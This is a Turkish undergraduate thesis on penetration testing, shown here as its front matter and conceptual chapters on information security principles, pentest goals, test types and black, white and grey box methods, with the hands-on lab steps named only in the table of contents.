****

**TC. İSTANBUL TİCARET ÜNİVERSİTESİ**

**MÜHENDİSLİK FAKÜLTESİ**

**BİLGİSAYAR MÜHENDİSLİĞİ BÖLÜMÜ**

PENTEST LAB ÜZERİNDE UYGULAMALI SIZMA TESTİ

Uğur KAYA

**Bilgisayar Mühendisliği Programında Hazırlanan**

**BİTİRME PROJESİ**

**Proje Danışmanı: Uzm. Öğr. Gör. Fatma Nur AKI**

**İSTANBUL**

**ÖNSÖZ**

Bu bitirme projesi çalışması İstanbul Ticaret Üniversitesi, Mühendislik ve Tasarım Fakültesi, Bilgisayar Mühendisliği Bölümü Lisans Programı kapsamında hazırlanmıştır.

Bu çalışmada siber güvenlik alanı hakkında araştırma yapılmış, alt alanlarına değinilmiş, literatürdeki genel kavramlar anlatıldıktan sonra; sızma testi uygulaması konusunda araştırma yapılmış ve gerçek sistem üzerinde sızma testi uygulaması gerçekleştirilmiştir.

Bitirme projesi çalışmaları sırasında desteğini gördüğüm değerli hocamız Uzm. Öğr. Gör. Fatma Nur Akı’ya teşekkür ederim. Bu çalışmayı bize uygulama fırsatı veren İstanbul Ticaret Üniversitesi Mühendislik ve Tasarım Fakültesi Bilgisayar Mühendisliği Başkanlığına içten dileklerimizi sunarız.

Ayrıca eğitim hayatımız boyunca desteklerini üzerimizden esirgemeyen ailelerimize de teşekkürlerimizi sunmayı borç biliriz.

Uğur KAYA

TEMMUZ 2020

İSTANBUL

# İÇİNDEKİLER

[**ÖNSÖZ** I](#_Toc95170022)

[İÇİNDEKİLER II](#_Toc95170023)

[ŞEKİLLER DİZİNİ IV](#_Toc95170024)

[KISALTMALAR VI](#_Toc95170025)

[ÖZET VII](#_Toc95170026)

[1. GİRİŞ 8](#_Toc95170027)

[1.1 Siber Güvenlik 9](#_Toc95170028)

[1.2 Bilgi Güvenliği 10](#_Toc95170029)

[1.2.1 Gizlilik (Confidentiality) 11](#_Toc95170030)

[1.2.2 Bütünlük (Integrity) 12](#_Toc95170031)

[1.2.3 Erişebilirlik (Availability) 12](#_Toc95170032)

[1.2.4 Diğer Bilgi Güvenliği Unsurları/İlkeleri 13](#_Toc95170033)

[2. SIZMA TESTİ 15](#_Toc95170034)

[2.1 Sızma Testi Nedir? 15](#_Toc95170035)

[2.1.1 Sızma Testlerinin Amaçları 16](#_Toc95170036)

[2.1.2 Sızma Testi Uzmanı (Pentester) 17](#_Toc95170037)

[2.2 Sızma (Penetrasyon) Testi Türleri 18](#_Toc95170038)

[2.3 Zafiyet/Açıklık Tarama (Vulnerability Assessment) Nedir? 20](#_Toc95170039)

[2.4 Sızma Testi Yöntemleri 21](#_Toc95170040)

[2.5 Sızma Testi Saldırı Türleri 23](#_Toc95170041)

[2.6 Sızma Testi Metodolojileri 24](#_Toc95170042)

[3. SIZMA TESTİ ARAÇLARI 38](#_Toc95170043)

[4. SIZMA TESTİNİN LAB ORTAMINDA GERÇEKLEŞTİRİLMESİ 42](#_Toc95170044)

[4.1 Sızma Testi Gerçekleştirilecek Lab Ortamının Kurulumu 42](#_Toc95170045)

[4.1.1 VirtualBox Kurulumu 45](#_Toc95170046)

[4.1.2 Kali Linux Kurulumu 47](#_Toc95170047)

[4.1.3 Zafiyet Aranacak Makinenin Sisteme Eklenmesi 51](#_Toc95170048)

[4.2 Sızma Testinin Gerçekleştirilmesi 54](#_Toc95170049)

[5. TARTIŞMA VE SONUÇ 67](#_Toc95170050)

[KAYNAKLAR 68](#_Toc95170051)

[EKLER 70](#_Toc95170052)

[ÖZGEÇMİŞ 76](#_Toc95170053)

# ŞEKİLLER DİZİNİ

Şekil 1.2 The CIA triad 9

Şekil 1.2.4 Güvenlik Unsurları 12

Şekil 2.6OWASP Güvenli Uygulama Geliştirme ve Güvenlik Kontrol Listesi 25

Şekil 2.6.1 OSSTMM Güvenlik Test Metodolojisi 27

Şekil 2.6.2 NIST SP800-115(Bilgi Güvenliği Test Ve Değerlendirme Teknik Kılavuzu) 28

Şekil 4.1.a VirtualBox Kurulum Aşamaları 44

Şekil 4.1.b VirtualBox Kurulum Aşamaları 44

Şekil 4.1.c VirtualBox Kurulum Aşamaları 45

Şekil 4.1.ç VirtualBox Kurulum Aşamaları 45

Şekil 4.1.d VirtualBox Kurulum Aşamaları 46

Şekil 4.1.2.a Kali Linux Kurulum Aşamaları 46

Şekil 4.1.2.b Kali Linux Kurulum Aşamaları 47

Şekil 4.1.2.c Kali Linux Kurulum Aşamaları 47

Şekil 4.1.2.ç Kali Linux Kurulum Aşamaları 48

Şekil 4.1.2.d Kali Linux Kurulum Aşamaları 48

Şekil 4.1.2.e Kali Linux Kurulum Aşamaları 49

Şekil 4.1.2.f Kali Linux Kurulum Aşamaları 49

Şekil 4.1.3.a Makinenin İçe Aktarılması Aşamaları 51

Şekil 4.1.3.b Makinenin İçe Aktarılması Aşamaları 51

Şekil 4.1.3.c Makinenin İçe Aktarılması Aşamaları 52

Şekil 4.1.3.ç Makinenin İçe Aktarılması Aşamaları 53

Şekil 4.1.3.d Makinenin İçe Aktarılması Aşamaları 53

Şekil 4.2.a Lab Ortamı 54

Şekil 4.2.b Ağı Tarama 54

Şekil 4.2.c Ağı Tarama 55

Şekil 4.2.ç Nmap Tarama 55

Şekil 4.2.d Web Servis Tespiti 56

Şekil 4.2.e Dizin Araştırması 57

Şekil 4.2.f Nikto İle Zafiyet Tarama 58

Şekil 4.2.g Metasploit Framework 59

Şekil 4.2.ğ Exploit Arama 59

Şekil 4.2.h Exploit Seçme Ve Uygulanması 60

Şekil 4.2.ı Zafiyetin Sömürülmesi 61

Şekil 4.2.i Meterpeter Aşaması 61

Şekil 4.2.ii Spawning a TTY Shell 62

Şekil 4.2.j Exploit-db’de Exploitin Bulunması 62

Şekil 4.2.k Exploitin Açıklaması 63

Şekil 4.2.l Exploiti Kendi Sistemimize İndirme 64

Şekil 4.2.m SimpleHTTPServer 64

Şekil 4.2.n Exploiti Hedef Sisteme İndirme 64

Şekil 4.2.o Exploiti Derleme 65

Şekil 4.2.ö Exploiti Koşturma 65

Şekil 4.2.p Root Yetkisi Elde Etme 66

# KISALTMALAR

CS Cybersecurity

IT Information Technology

CIA Confidentiality, integrity and Availability

PCI The Payment Card Industry Data Security Standard

HIPAA Health Insurance Portability and Accountability Act

KVKK Kişisel Verileri Koruma Kurumu

# ÖZET

Bu tez siber güvenliğin alt çalışma alanlarından olan bilgi güvenliği ve sızma testleri ve lab ortamında örnek bir sızma testinin gerçekleştirilmesi ile ilgilidir. Tezin amacı, siber güvenlik alanındaki Pentest (sızma) çalışmalarının incelenmesi ve laboratuvar ortamında sızma testi gerçekleştirmektir. Bu amaç doğrultusunda sızma testleri hakkında araştırma ve inceleme yapılmış, sızma testi türleri, yöntemleri, araçları ve metodolojileri hakkında bilgi verilmiştir. Son olarak makine üzerine sızma testi gerçekleştirilmiştir.

Tezin ilk bölümünü olan giriş bölümünde siber güvenliğe özet olarak değinildikten sonra bilgi güvenliği unsurları hakkında bilgi verilmiştir.

İkinci bölümde tezin ana konusunu oluşturan sızma testi araştırılmış, sızma testi türleri, yöntem ve metodolojileri hakkında bilgi verilmiştir.

Üçüncü bölümde sızma testinde sıklıkla başvurulan araçlar hakkında kısa bilgiler verilmiştir.

Dördüncü bölümün ilk parçasında sızma testi gerçekleştirilecek lab ortamın oluşturulması, saldırgan ve hedef sistem kurulumu ikinci kısmında ise sızma testinin adım adım gerçekleştirilme süreci anlatılmıştır.

# GİRİŞ

Bu çalışma siber güvenlik (CS) alanıyla ilgili olduğu için ilk olarak bu alanı oluşturan iki kavramı ifade etmek daha sonra siber güvenlik kavramına değinmek istiyorum.

Öncelikle siber (cyber) kavramını ele alıp daha sonra güvenlik (security) kavramının ne olduğunu anladıktan sonra günümüzde siber güvenlik, bilgisayar güvenliği (computer security), bilgi teknolojileri güvenliği (IT Security) [1] gibi farklı adlandırmalar ile ifade edilen alanın en kapsayıcı tanımı vermeye çalışacağım.

Peşinden çalışmamda gerçekleştirdiğim sızma testi (penetration testing) uygulamasını kapsayan, siber güvenliğin teknik boyutunu bütünüyle ifade etmekte kullanılan bilgi güvenliği (information security) kavramını işleyeceğim [2].

Sızma testinin bilişim sistemlerindeki önemine ve işlevine kısaca değindikten sonra tezimin giriş kısmını bitireceğim.

## Siber Güvenlik

Literatürü incelediğimizde siber güvenliğin en geniş ifadesiyle bilişim sistemlerinin sosyal ve teknik olarak doğrudan veya dolaylı şekilde güvenlikle ilintili her şeyini kapsayan bir kavram olarak kullanıldığını görürüz.

Bu bağlamda siber kavramı: Bilişim sistemlerinin altyapısında çalışan soyut ve geniş bir altyapıyı ifade eder [2].

Güvenlik kısmı ise: Bilgisayarları ve sunucuları, mobil cihazları, elektronik sistemleri, ağları ve verileri kötü amaçlı saldırılardan koruma uygulamasıdır. Bilgi teknolojisi güvenliği veya elektronik bilgi güvenliği olarak da bilinir. Çok kapsamlı olan bu terim, bilgisayar güvenliğinden afetle mücadeleye ve son kullanıcı eğitimine kadar her şey için geçerlidir [3].

Siber güvenlik; siber ortamda, kurum, kuruluş ve kullanıcıların varlıklarını korumak amacıyla kullanılan araçlar, politikalar, güvenlik kavramları, güvenlik teminatları, kılavuzlar, risk yönetimi yaklaşımları, faaliyetler, eğitimler, en iyi uygulamalar ve teknolojiler bütününe ilişkindir. Siber Güvenlik kavramı genellikle bilgi güvenliği kavramı ile karıştırılmaktadır.

Aralarındaki fark; bilgi güvenliğinin teknik, siber güvenliğin ise sosyal bir tanım olmasıdır [2].


## Bilgi Güvenliği

Bu başlık altında bilişim sistemlerdeki bilgi güvenliği kavramını inceleyeceğim -bilişim sistemleri: Bilgi ve iletişim teknolojileri vasıtasıyla sağlanan her türlü hizmetin, işlemin ve verinin sunumunda yer alan sistemler [4].- Bunun için evvela bilişim sistemlerinde “bilgi” ile kastedilenin ne olduğunu ve onun güvenliğinin ne anlama geldiğini ifade etmekte fayda var.

Bu bağlamda bilgiyi tanımlayacak olursak; veri (data), bilişim teknolojisi açısından kısaca sinyal/bit olarak tanımlanabilir. Veri kavramını tek başına herhangi bir anlam ifade etmemiş, henüz bir bilgi oluşturamamış her şey olarak nitelendirebiliriz. Bilgiyse (Information), verinin belli bir anlam ifade edecek şekilde düzenlenmiş halidir. Kısacası verilerin işlenmesiyle bilgi ortaya çıkar. Örnek olarak “A” verisini “L” verisiyle ilişkilendirip işlediğimizde “AL” kelimesi çıkar. Veya “1” verisini “Elektrik devresinde devrede akım var mı?” sorusuna verilmiş bir cevap olarak alırsak, veri ilişkisinden devrede akımın var olduğu bilgisine sahip oluruz [5].

Bilişim sistemlerinde bilgi: İşlenerek anlam ifade eder hale gelmiş, işlevselliği olan veri (data) grubuna verilen isimdir diyebiliriz.

Literatürde bilgi güvenliğinden söz edilirken temelde “CIA triad” denilen üç güvenlik kavramının sağlanması hedeflenir. Şimdi sırasıyla bunlara değinelim [6].



**Şekil 1.2** The CIA triad [7].

### Gizlilik (Confidentiality)

Genel olarak gizlilik, bilginin üçüncü şahıslar tarafından çeşitli yöntemler ile ele geçirilmesini engellemek için alınan önlemlerdir. Literatürde gizliliğinin aşağı yukarı bu anlama gelen çeşitli tanımlamaları bulunmaktadır. Örneğin, gizlilik: Bilginin üçüncü şahıslar tarafından ağ dinleme gibi yöntemlerle ele geçirilmesinin engellenmesi için şifrelenmesi ve yetkisiz kişilerin de anlamaması için yapılması gereken bir uygulamadır [8].

Bir başka tanımı: Elektronik ortamlarda taşınan bilginin; yetkisi ve izni olmayan kişiler veya süreçler tarafından elde edilse bile anlamlı olarak ele geçmesinin engellenmesi olarak tanımlanabilir. Gizlilik, statik ortamlar (disk, teyp, cd, dvd, vb.) veya ağ üzerinde bir göndericiden bir alıcıya gönderilen dinamik ortamdaki veriler için sağlanmak zorundadır. Saldırganlar, yetkileri olmayan gizli bilgilere birçok yolla erişebilirler. Burada amaç saldırganlar tarafından bu bilgiler elde edilse bile anlaşılmasını veya çözülmesini zorlaştıracak yaklaşımlar kullanılarak taşınan bilgi çözülemeyecek başka bir formata dönüştürülür. Gizlilik ilkesinin sağlanmasında şifreleme algoritmaları ve steganografi yöntemleri kullanılmaktadır [9].

### Bütünlük (Integrity)

Bilginin aktarımı sırasında herhangi bir değişikliğe uğramasının engellenmesi bilginin bütünlüğü sağlar. Örnek olarak parity bitleri ile yapılan kontroller, çeşitli şifreleme ve hashing algoritmaları bu bileşenin örnek uygulamaları olarak verilebilir [10].

Veri Bütünlüğü: Bilgi ve programların yalnızca belirlenmiş ve yetkilendirilmiş bir şekilde değiştirilmesini sağlar [7].

Sistem (System) Bütünlüğü: Bir sistemin amaçlanan işlevini, sistemin kasıtlı veya kasıtsız yetkisiz manipülasyonu olmadan, engelsiz bir şekilde yerine getirmesini sağlar. [7]


### Erişebilirlik (Availability)

Talep edilen bilgiye kullanıcıların yetkisi dâhilinde zamanında erişim yapabilmesi için gerekli olan önlemlerin alınması olarak tanımlanabilir. Erişilebilirlik bilişim sistemlerini kullanan kişiler veya süreçler tarafından büyük bir önem taşımaktadır. Bilişim sistemlerinden kendilerinden beklenen isleri belirlenen bir zaman diliminde yapmaları beklenir. Erişilebilirlik hizmeti, bilişim sistemlerini, kurum içinden ve dışından gelebilecek erişilebilirliği düşürücü tehditlere (Denial of Service Attack-DoS) karsı korumayı hedefler. Bu bilesen sayesinde, kullanıcılar, erişim yetkileri dâhilinde olan bilgilere, güncel, zamanında, hızlı ve güvenli bir şekilde ulaşabilirler. Bilgisayar yazılımlarındaki güvensiz kodlar, sistemin yanlış, bilinçsiz ve eğitimsiz personel tarafından kullanılması veya kon figüre edilmesi, doğal felaketler sistem erişilebilirliğini olumsuz yönde etkileyen önemli faktörlerdir. Bilgi sistemlerine erişilebilirliğin sürekli sağlanması için fiziksel önlemler alınmalı, güvenlik duvarları, casus savar yazılımlar, atak tespit sistemleri, virüs savar yazılımlar kurulmalı ve güncellenmelidir [9].

Sistemin sürekli erişilebilir olmasını esas alır. Hizmet veremeyen sistemler maddi kayıplar ile müşteri kayıplarına neden olabilirler. Bu bağlamda erişilebilirlik çok önemlidir [8]

### Diğer Bilgi Güvenliği Unsurları/İlkeleri

“CIA Triad” haricinde birçok güvenlik unsurları/ilkeleri bulunmaktadır. Bunlara da değinecek olursak. İnkâr edememe (non-repudiation), kayıt (log) tutma (accountability), erişim denetimi (access control), güvenilirlik (reliability) ve emniyet (safety) etkenleri de bilgi güvenliğini destekleyen unsurlardır. Bu unsurların tamamının gerçekleştirilmesiyle ancak bilgi güvenliği tam olarak sağlanabilecektir. Şekil 1.2.4’den de görülebileceği gibi, bu unsurların bir veya birkaçının eksikliği, güvenlik boyutunda aksamalara sebebiyet verebilecektir. Bu unsurların birbirini tamamlayıcı unsurlar olduğu hiçbir zaman unutulmamalıdır [11].



**Şekil 1.2.4** Güvenlik Unsurları [11]

**Kayıt (Log) Tutma (Accountability):** Elektronik ortamda gerçekleşen olayları, daha sonra analiz edilmek üzere kayıt altına almaktır. Olay, bilgisayar sistemi ya da bilgisayar ağı üzerinde meydana gelen herhangi bir faaliyet olarak tanımlanabilir. Kullanıcının parolasını yazarak sisteme girmesi, web sayfasına bağlanması, e-posta iletişimi gibi örnekler verilebilir. Toplanan olay kayıtları üzerinde yapılacak analiz sonucunda, bilinen saldırı türlerinin izlerine rastlanırsa ve saldırı olasılığı yüksek bir aktivite tespit edilirse atak tespit sistemleri tarafından alarm mesajları üretilerek sistem yöneticileri uyarılır. Kayıt tutma saldırganların belirlenmesi içinde ayrıca bir önem arz etmektedir. Saldırı olduktan sonra kayıtlar yardımıyla iz sürülerek saldırganın kimliğinin tespit edilmesi sağlanır.

**Kimlik Tespiti (Authentication):** Bilgi sistemlerinden hizmet alan alıcının, iddia ettiği kişi olduğundan emin olunması. Örneğin, izniniz olan herhangi bir ortama eriştiğinizde size sorulan şifreler, bilgisayarınızı açarken şifre girilmesi kullanıcının kimliğinin tespit edilmesinde kullanılan yöntemlerdir. Günümüzde kimlik tespiti, sadece bilgisayar ağları ve sistemleri için değil, fiziksel sistemler için de çok önemli bir hizmet haline gelmiştir. Akıllı kartlar, one time password, token, biyometrik teknolojiler kimlik tespitinde kullanılan diğer teknolojilerdir.

**Güvenirlik (Reliability):** Bilgisayar sistemlerinden beklenen davranış ile elde edilen sonuçlar arasındaki tutarlılık durumudur. Başka bir deyiş ile güvenirlik, sistemden ne yapmasını bekliyorsak, sistemin kendisinden beklenileni yapmasını ve her çalıştırıldığında da aynı şekilde davranması olarak tanımlanabilir. Örneğin, ağ içerisinde yer alan dağıtıcı anahtardan sürekli çalışması beklenmektedir. Cihazın çalıştığı zaman dilimi ile çalışması gereken zaman dilimi kıyaslanarak cihazın güvenirliği ortaya çıkarılabilir [11].

# SIZMA TESTİ

## Sızma Testi Nedir?

Belirlenen bilişim sistemlerine mümkün olabilecek ve müşteri tarafından onayı verilmiş her yolun denenerek sızılmaya çalışma işlemine Pentest (sızma) denir.

Pentest de amaç güvenlik açıklığını bulmaktan öte bulunan açıklığı değerlendirip sistemlere yetkili erişimler elde etmek ve elde edilen erişimler kullanılarak tüm zafiyetlerin ortaya çıkarılmasıdır.

Sızma testlerinde siber suçluların gerçek dünyada kullandığı yöntemler kullanılarak bir kurumun bilişim altyapısına sızılmaya ve ele geçirilmeye çalışılır. Böylelikle Penetrasyon testi-Pentest yapan güvenlikçiler, hacker gibi düşünüp sisteme sızma ve ele geçirme senaryolarını uygulayarak ve saldırganların deneyebileceği tüm yöntemleri deneyerek gerçek bir saldırı ile karşılaşıldığında sistemin açıklık barındıran noktalarının onarılmış ve güvenliği sıkılaştırılmış olmasını sağlamaktadırlar. Penetrasyon testlerinde lisanslı veya açık-kaynak kodlu araçlar kullanılmakta, otomatize tarama araçlarının yanı sıra kuruma özel manuel testler de uygulanarak mümkün olduğunca tüm zafiyetler tespit edilip düzeltilmeye çalışılmaktadır [12].

Günümüz bilgi güvenliğini sağlamak için iki yaklaşım tercih edilmektedir. Bunlardan ilki savunmacı yaklaşım (defensive) diğeri de proaktif yaklaşım (offensive)olarak bilinir. Bunlardan günümüzde kabul göreni proaktif yaklaşımdır. Pentest –sızma testleri– ve vulnerability assessment –zayıflık tarama- konusu proaktif güvenliğin en önemli bileşenlerinden biridir [13].

### Sızma Testlerinin Amaçları

Bilişim sistemlerindeki güvenlik zafiyetlerinin üçüncü şahıslar tarafından kontrol edilmesi ve sonuçlarının raporlanması proaktif güvenliğin ilk aşamalarındandır. Çünkü sistemden sorumlu kişiler ve geliştiricileri veya ilgili teknik ekipler güvenlik konusunda ne kadar dikkatli çalışsalar da saldırganların, sistemi manipüle etmek için kullanacağı tekniklerin sınırı yoktur.

Hayal gücü ve bilgi seviyelerine göre ihtimaller değişmektedir. Bir şeylerin gözünüzden kaçma ihtimali vardır. Bu sebeplerden dolayı kötü niyetli kişilere yem olmadan kendi güvenliğinizi Beyaz şapkalı hackerlara test ettirmek yararlı olacaktır. Ek olarak PCI, HIPAA gibi standartlar da Pentest (sızma) yaptırmayı zorunlu kılmaktadır. Son zamanlarda ise KVKK Pentest zorunluluğu ile de firmalar sızma testi hizmetleri almaya başlamıştır [14].

- Kurumun güvenlik politikalarının ve kontrollerinin verimliliğini test etmek ve denetlemek.

- Zafiyet ve açıklık taramasını içten ve dıştan derinlemesine uygulamak.

- Standartlara uyumluluk için veri toplayan denetleme ekiplerine kullanılabilir data sağlamak.

- Kurumun güvenlik kapasitesi hakkında kapsamlı ve ayrıntılı analiz sunarak güvenlik denetlemelerinin maliyetini düşürmek.

- Bilinen zafiyetlere uygun yamaların uygulanmasını sistematik bir hale getirmek.

- Kurumun ağ ve sistemlerinde mevcut olan risk ve tehditleri ortaya çıkarmak.

- Güvenlik duvarı, yönlendirici ve web sunucuları gibi ağ güvenlik cihazlarının verimliliğini değerlendirmek.

- Gelecek saldırı, sızma ve istismar girişimlerini önlemek için alınabilecek aksiyonları belirleyen kapsamlı bir plan sunmak.

- Mevcut yazılım-donanım veya ağ altyapısının bir değişiklik veya sürüm yükseltmeye ihtiyacı olup olmadığını belirlemek.

Kurumun sızma testinden önce ağın karşılaşabileceği belli başlı tehditleri ortaya çıkarmayı sağlayacak bir risk değerlendirmesi yapması önem taşımaktadır [15].

Sızma testleri kurumlar tarafından çok çeşitli amaçlar için pek çok alanda kullanılmaktadır. Bu testler;

Yeni zafiyetlerin bulunması,

• Tasarım zayıflıklarının belirlenmesi,

• Güvenilir kurum imajının korunulması,

• Bilgi güvenlik politikalarının gözden geçirilmesi,

• Bilgi güvenliği sertifikasyonlarına uyumda sürekliliğin sağlanması,

• Etkili ve bilinçli güvenlik yatırımının yapılması,

• Güvenlik yatırımlarının geri dönüşümünün mümkün olduğunca yüksek olması,

• Teknik personelin sorumluluğunun gözden geçirilmesi,

• Kurumsal bilgi sistemlerine yapılabilecek olan muhtemel saldırı veya saldırılara karşı güvenliğimizi sürekli olarak yüksek seviyede sağlamak.

### Sızma Testi Uzmanı (Pentester)

Penetration Test kavramını uygulayan, kendini siber güvenlik alanında geliştiren kişi. Hackerların güncel tekniklerini ve araştırmalarını takip eder ve kendini sürekli güncel tutar.

## Sızma (Penetrasyon) Testi Türleri

Pentest hedefe, vektöre, simüle edilecek saldırıya ve sisteme bağlı olarak üçe ayrılır.. Belirtilen unsurlara bağlı kalarak firmaya/kuruma uygulanacak Sızma Testi farklılık göstermekte ve her biri farklı sorunların çözümüne yöneliktir.

* İç Ağ (Internal) Sızma Testi: Bu sızma testi çeşidinde ilgili kurumun içeriye açık sistemleri üzerinden hangi verilere ve/veya sistemlere erişilebileceği sorusuna cevap aranmaktadır.
* Dış Ağ (External) Sızma Testi: Bu sızma testi çeşidinde ilgili kurumun dışarıya açık sistemleri üzerinden hangi verilere ve/veya iç sistemlere erişilebileceği sorusuna cevap aranmaktadır.
* Web Uygulama Sızma Testi: Dış Ağ Sızma Testleri ile aynı soruya cevap aranmaktadır ancak odak noktamız web uygulamalarıdır.

Daha ayrıntılı ele alacak olursak:

Web Uygulama (Web Application / Web Güvenliği) Pentest Hizmeti: Firmanın internete açık olan servisleri (Mail, DNS, Web, FTP gibi) üzerinden web güvenliği için Pentest yapılarak sızma işlemleri gerçekleştirilir. Kullandığımız metodoloji ve örnek rapor için iletişime geçerek detaylı bilgi alabilirsiniz. Yapılan Web Uygulama Güvenlik testlerinde kurumunuzun internete açık olan tüm kaynakları incelenerek ve BDDK sızma testleri kapsamında profesyonel ekibimizin tecrübeleri ile uluslararası metodolojiler kullanılarak testlerimiz gerçekleştirilmektedir. Firmaya ait uygulamalara ve web servislerine yetkili/yetkisiz hesap bilgileri ile giriş yaparak denetimler gerçekleştirmesi sırasında otomatik araçlar kullanılmamaktadır.

Yerel Ağ (Network) Pentest Hizmeti: Kurumun yerel ağı üzerinden yapılmaktadır. Yerel ağda bağlı herhangi bir istemcinin güvenlik açısından ne riskler getirebileceğini gösterme amaçlı olarak gerçekleştirilmektedir. Uzmanlarımız yerel ağınız üzerinde yapmış oldukları lokal testlerle zafiyetlerinizi ve varlıklarınızın yapılandırma hatalarını ortaya çıkartmaktadır.

Mobile Pentest Hizmeti: Android ve iOS işletim sistemi için geliştirilmiş mobil uygulamalara yönelik statik ve dinamik güvenlik testlerini içermektedir. Gerekli durumlarda kaynak kod denetimi de yapılarak uygulamalarınızın güvenliği denetlenir ve zafiyetler raporlanır.

Cloud Pentest Hizmeti: Kurumunuzun bulut (cloud) sunucuları üzerindeki zafiyetler için yapılan güvenlik testleridir. Bu testlerde sunucularınız üzerindeki yapılandırma hatalarından güvenlik cihazlarınızın başarım oranlarına kadar birçok noktada sızma girişimleri bulunularak rapor hazırlanır.

Kaynak Kod Analizi Hizmeti: Kaynak kod analizi yapılarak kurumunuz, bayileriniz, iş ortaklarınız veya kullanıcılarınız için üretmiş olduğunuz tüm uygulamalar test edilmektedir. Bu uygulamaların kaynak kodları incelenmekte ve barındırmış olduğu zafiyetler tespit edilerek siber saldırılara karşı önlem almanız sağlanır.

DDoS Pentest Hizmeti: Kuruma ait olan tüm internet sistemi detaylı analiz edilerek sisteme servis dışı bırakma saldırıları (DDOS) gerçekleştirilmektedir. DDoS testlerinde Netstress adlı ürün kullanılmakta ve DDoS testleri 50Mbps – 2 Gbps arasında gerçekleştirilmektedir.

Kablosuz Ağ (Wireless) Pentest Hizmeti: Firmanın iç ağlarında yönettiği kablosuz ağ altyapısının incelenerek dışarıdan gerçekleştirilebilecek sızmalara veya kötü niyetli kişilerin saldırılarına karşı sızma testlerinin yapılması ve raporlama hizmetini içermektedir. Kablosuz ağlarınızda bulunan yapılandırma hataları, açıklıklar ve diğer zafiyetler tespit edilerek raporumuza eklenmektedir.

Voip Altyapısı Pentest Hizmeti: Firmanın kullandığı VOIP sisteminin detaylı analizi yapılarak voip sistemi üzerinden işlenebilecek sahtekarlıkların ve zafiyetlerin test edilmesi amaçlanmaktadır. VoIp altyapınızdaki tüm zafiyetler tespit edilerek raporlanır ve açıklıkların kapatılması için öneriler sunulur.

Sosyal Mühendislik/Phishing, Son Kullanıcı Güvenlik Testleri: Firma çalışanlarına ait e-posta hesaplarının internet üzerinden elde edilerek sosyal mühendislik saldırılarının gerçekleştirilmektedir. Yapılan sızma testinde internet üzerinden firma yerel ağına giriş denemeleri, APT ve benzeri saldırı teknikleri uygulanmaktadır. Aynı zamanda bu testler sonucunda çalışanlarınızın bilgi güvenliği farkındalığı ortaya çıkartılarak en zayıf halkaların tespiti amaçlanmaktadır [16].

## Zafiyet/Açıklık Tarama (Vulnerability Assessment) Nedir?

Zafiyet taraması bir sistemdeki muhtemel tüm açıklıkların belirlenmesine yönelik tasarlanmış bir testtir. Bu yöntem için genellikle otomatize araçlar (Nessus, Nmap, Qualys vb) kullanılır. Zafiyet taramasında asıl amaç taranan sistemin anlık olarak genel güvenlik görüntüsünü almaktır. Muhtemel tüm güvenlik tehditlerine karşı bizi uyaran bu yöntem sonucu çıkan tüm bulgular ciddi bir tehdidi göstermeyebilir. Ancak bu da ciddiye alınmaması gerektiğini göstermez. Bizim için önemli olan çıkan bulgulardan hangilerinin sistemimiz için gerçek bir tehdit oluşturduğuna karar vermektir.

Bu yöntemde denetlenen diğer şey ise uyumluluk süreçleridir. Firmaların HIPAA, PCI, SOX vb. gibi dünyaca kabul edilmiş birçok uyumluluk standartlarına göre durumunu da inceler.

## Sızma Testi Yöntemleri

Genel olarak kabul görmüş üç adet yaklaşım vardır. Bu yaklaşımlar: Blackbox, Whitebox&Crystalbox, Graybox yaklaşımlarıdır.

Blackbox: Siyah Kutu Testi olarak adlandırılır. Bu yaklaşım türünde sistem hakkında herhangi bir olmaksızın dışarıdan yapılan güvenlik değerlendirmesidir. Gerçek saldırgan bakış açısı ile yapılır. Bilgi Güvenliği Uzman’ına testin gerçekleştirileceği yapı ve/veya sistemle ilgili önceden herhangi bir bilgi verilmez.

Bu yaklaşımda, başlangıçta güvenlik testi yapılacak sistemle ilgili bir bilgi yoktur. Tamamen bilinmeyen bir sistem ile ilgili bilgi toplanacak ve testler yapılacaktır. Bu yöntemde test ekibinin sistem ile ilgili bilgi düzeyi hiç olmadığından, yanlışlıkla sisteme zarar verme ihtimalleri de yüksektir. Bilgi toplama safhası oldukça zaman alır. Süre bakımından en uzun süren yaklaşım tarzıdır [18].

Whitebox & Crystalbox: Beyaz Kutu Testi olarak adlandırılır. Bu yaklaşım türünde sistem yöneticisinin sahip olduğu bilgilere sahip olarak güvenlik değerlendirmesi yapılır. Bilgi toplama aşaması geçilir ve zafiyet tarama işlemleri ile devam edilir. Bilgi Güvenliği Uzman’ına firma/kurum içindeki tüm yapı ve/veya sistem hakkında bilgi verilir [17].

Beyaz kutu olarak ifade edilen bu yaklaşımda, güvenlik testi ekibi, sistemin kendisi ve arka planda çalışan ilave teknolojiler hakkında tam bilgi sahibidir. Black Box tekniğine göre kurum ve firmaya daha büyük fayda sağlar. Hata ve zafiyetleri bulmak kolaylaşacağından bunlara tedbir alınma süresi de azalacaktır. Sistemin zarar görme riski çok azdır ve maliyet olarak da en az maliyetli olandır.

Graybox: ‘Whitebox & Crystalbox’ ile ‘Blackbox’ arasında olan bir Sızma Testi yöntemidir. Gri Kutu Testi olarak adlandırılır. Bu yaklaşım türünde ağ içerisinde bulunan veya sistemdeki herhangi bir hizmeti kullanan çalışanların veya yüklenicilerin erişim yetkilerinin değerlendirildiği güvenlik testi yaklaşımıdır. Bilgi Güvenliği Uzman’ına yapı ve/veya sistemler hakkında ‘detaylı’ bilgi verilmez.

Bu yaklaşımda, sistem ile ilgili bilgiler mevcuttur. Örneğin; IP adres listesi, sunucu sistem ile ilgili versiyon bilgisi vb. Bilgiler güvenlik testi yapacak ekibe önceden sağlanır. Black Box yaklaşımına göre daha kısa zaman alır. Kontrolü ve testi istenen IP adresleri belli olduğundan sistemin, istem dışı zarar görme ihtimali de azalmış olur.

